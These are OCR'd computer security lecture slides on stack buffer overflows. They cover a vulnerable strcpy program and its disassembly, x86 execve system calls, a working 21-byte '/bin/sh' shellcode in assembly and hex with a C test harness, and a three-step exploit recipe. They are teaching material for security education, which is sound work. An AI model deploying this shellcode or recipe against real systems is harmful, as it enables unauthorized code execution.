The picture can't be displayed.

CS165 – Computer Security

Buffer Overflow Exploits

October 9, 2024

What are Buffer Overflows?

A ***buffer overflow*** occurs when data is written outside of the space allocated for the buffer.

- C does not check that writes are within the bounds of a memory region

How do we build concrete exploits to run the code we want to run (as an attacker).


Agenda

Control Flow Hijacks

Common Hijacking Methods

- Buffer Overflows

- Exploits (shell code) Construction



Buffer Overflows

Early description:


Smashing the stack for fun and profit
by Aleph One

http://www.phrack.org/issues.html?issue=49&id=14#article

Frame teardown—1

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
=> 0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```




```
leave
1.  mov %ebp,%esp
2.  pop %ebp
```

Frame teardown—2

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



%ebp = AAAA

```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```

leave
1. mov %ebp,%esp
2. pop %ebp

Frame teardown—3

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```

`%eip = 0xFFFF0000`
(run shellcode in buf)

Shellcode


Traditionally, we inject assembly instructions for `execve("/bin/sh")` into buffer.

- see "*Smashing the stack for fun and profit*" for exact string




```
...
0x080483fa <+22>: call   0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```

Mixed code and data



Executing system calls

```
1 #include <unistd.h>
2 void main(int argc, char **argv) {
3     execve("/bin/sh", NULL, NULL);
4     exit(0);
5 }
```

`int execve(char *file, char *argv[], char *env[])`

- file is name of program to be executed ``/bin/sh''
- argv is address of null-terminated argument array {``/bin/sh'', NULL }
- env is address of null-terminated environment array NULL (0)

Executing system calls

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

* using sysenter is faster, but this is the traditional explanation

Executing system calls

execve("/bin/sh", 0, 0);

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

* using sysenter is faster, but this is the traditional explanation

Executing system calls

execve("/bin/sh", 0, 0);

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

execve is 0xb

* using sysenter is faster, but this is the traditional explanation

Executing system calls

execve("/bin/sh", 0, 0);

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

execve is 0xb

"/bin/sh" in ebx, 0 in ecx, edx

* using sysenter is faster, but this is the traditional explanation

Executing system calls

execve("/bin/sh", 0, 0);

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in ea

execve is 0xb

addr of "/bin/sh" in ebx,
0 in ecx, edx

* using sysenter is faster, but this is the traditional explanation

Shellcode example

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f”
"\x73\x68\x68\x2f\x62\x69\x6e\x89”
"\xe3\xb0\x0b\xcd\x80”;
```

Executable String

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

Shellcode example

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

Notice no NULL chars. Why?

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f”
"\x73\x68\x68\x2f\x62\x69\x6e\x89”
"\xe3\xb0\x0b\xcd\x80”;
```

Executable String

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

Program Example

```
#include <stdio.h>
#include <string.h>

char code[] = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"
              "\x73\x68\x68\x2f\x62\x69\x6e\x89"
              "\xe3\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
 printf ("Shellcode length : %d bytes\n", strlen (code));
 int(*f)()=(int(*)())code;
 f();
}
```

```
$ gcc -o shellcode -fno-stack-protector
   -z execstack shellcode.c
```

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php


Execution

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

ebx	esp
ecx	0
eax	0x0b

Registers



Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

Execution

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

ebx	esp
ecx	0
eax	0x0b

Registers

0x0	0x0
0x68	h
0x73	s
0x2f	/
0x2f	/
0x6e	n
0x69	i
0x62	b
0x2f	/

esp →

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

Recap

To generate ***exploit*** for a basic buffer overflow:

1. Determine size of stack frame up to return addr
2. Overflow buffer with the right size
3. Replace return address with the location of the code you want to run (e.g., shellcode)